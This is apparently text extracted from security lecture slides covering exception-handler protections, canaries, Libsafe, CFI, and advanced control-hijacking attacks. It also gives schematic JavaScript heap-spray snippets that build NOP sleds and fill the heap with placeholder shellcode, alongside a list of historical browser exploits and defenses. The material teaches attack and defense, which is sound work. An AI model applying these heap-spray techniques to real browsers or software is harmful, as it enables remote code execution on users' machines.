
- **/SAFESSEH:** linker flag
 - Linker produces a binary with a table of safe exception handlers
 - System will not jump to exception handler not on list
- **/SEHOP:** platform defense (since win vista SP1)
 - Observation: SEH attacks typically corrupt the “next” entry in SEH list.
 - SEHOP: add a dummy record at top of SEH list
 - When exception occurs, dispatcher walks up list and verifies dummy record is there. If not, terminates process.

Summary: Canaries are not full proof


- Canaries are an important defense tool, but do not prevent all control hijacking attacks:
 - Heap-based attacks still possible
 - Integer overflow attacks still possible
 - /GS by itself does not prevent Exception Handling attacks
(also need SAFESSEH and SEHOP)

What if can't recompile: Libsafe

- Solution 2: Libsafe (Avaya Labs)
 - Dynamically loaded library (no need to recompile app.)
 - Intercepts calls to `strcpy(dest, src)`
 - Validates sufficient space in current stack frame:
$$|\text{frame-pointer} - \text{dest}| > \text{strlen}(\text{src})$$
 - If so, does `strcpy`. Otherwise, terminates application



How robust is Libsafe?



strcpy() can overwrite a pointer between buf and sfp.

SFP = saved frame pointer = stack pointer before the function call

More methods ...

➤ **StackShield**

- At function prologue, copy return address RET and SFP to “safe” location (beginning of data segment)
- Upon return, check that RET and SFP is equal to copy.
- Implemented as assembler file processor (GCC)

➤ **Control Flow Integrity** (CFI)

- A combination of static and dynamic checking
 - Statically determine program control flow
 - Dynamically enforce control flow integrity

Module 1.6

Advanced Control Hijacking Attacks



Control Hijacking


Advanced Hijacking Attacks

Heap Spray Attacks


A reliable method for exploiting heap overflows

Heap-based control hijacking

- Compiler generated function pointers (e.g. C++ code)




- Suppose `vtable` is on the heap next to a string object:




Heap-based control hijacking

- Compiler generated function pointers (e.g. C++ code)




- After overflow of `buf` we have:



A reliable exploit?

```
<SCRIPT language="text/javascript">  
  shellcode = unescape("%u4343%u4343%...");  
  overflow-string = unescape("%u2332%u4276%...");  
  cause-overflow( overflow-string );    // overflow buf[ ]  
</SCRIPT>
```

Problem: attacker does not know where browser places **shellcode** on the heap




Heap Spraying

[SkyLined 2004]

Idea:

1. use Javascript to spray heap with shellcode (and NOP slides)
2. then point vtable ptr anywhere in spray area



Javascript heap spraying

```
var nop = unescape("%u9090%u9090")  
while (nop.length < 0x100000) nop += nop
```


```
var shellcode = unescape("%u4343%u4343%...");
```

```
var x = new Array ()  
for (i=0; i<1000; i++) {  
    x[i] = nop + shellcode;  
}
```

- Pointing func-ptr almost anywhere in heap will cause shellcode to execute.

Vulnerable buffer placement

- Placing vulnerable `buf[256]` next to object O:
 - By sequence of Javascript allocations and frees make heap look as follows:



- Allocate vuln. buffer in Javascript and cause overflow
- Successfully used against a Safari PCRE overflow [DHM'08]

Many heap spray exploits


Date	Browser	Description
11/2004	IE	IFRAME Tag BO
04/2005	IE	DHTML Objects Corruption
01/2005	IE	.ANI Remote Stack BO
07/2005	IE	javaprx.dll COM Object
03/2006	IE	createTextRange RE
09/2006	IE	VML Remote BO
03/2007	IE	ADODB Double Free
09/2006	IE	WebViewFolderIcon setSlice
09/2005	FF	0xAD Remote Heap BO
12/2005	FF	compareTo() RE
07/2006	FF	Navigator Object RE
07/2008	Safari	Quicktime Content-Type BO

[RLZ'08]

- Improvements: Heap Feng Shui [S'07]
 - Reliable heap exploits **on IE** without spraying
 - Gives attacker full control of IE heap from Javascript

(partial) Defenses

- Protect heap function pointers (e.g. PointGuard)
- Better browser architecture:
 - Store JavaScript strings in a separate heap from browser heap
- OpenBSD heap overflow protection:



- Nozzle [RLZ'08] : detect sprays by prevalence of code on heap

References on heap spraying

- [1] **Heap Feng Shui in Javascript,**
by A. Sotirov, *Blackhat Europe 2007*
- [2] **Engineering Heap Overflow Exploits with JavaScript**
M. Daniel, J. Honoroff, and C. Miller, *WooT 2008*
- [3] **Nozzle: A Defense Against Heap-spraying Code Injection Attacks,**
by P. Ratanaworabhan, B. Livshits, and B. Zorn
- [4] **Interpreter Exploitation: Pointer inference and JiT spraying,**
by Dion Blazakis

Lecture 1: Summary

- Total 6 Modules on Control Hijacking

- Module 1.1: Basic Control Hijacking Attacks : Buffer Overflow
- Module 1.2: Integer Overflow
- Module 1.3: Formal String Vulnerability

- Module 1.4: Defenses Against Control Hijacking – Platform Based Defenses
- Module 1.5: Run-Time Defenses
- Module 1.6: Some Advanced Control Hijacking Attacks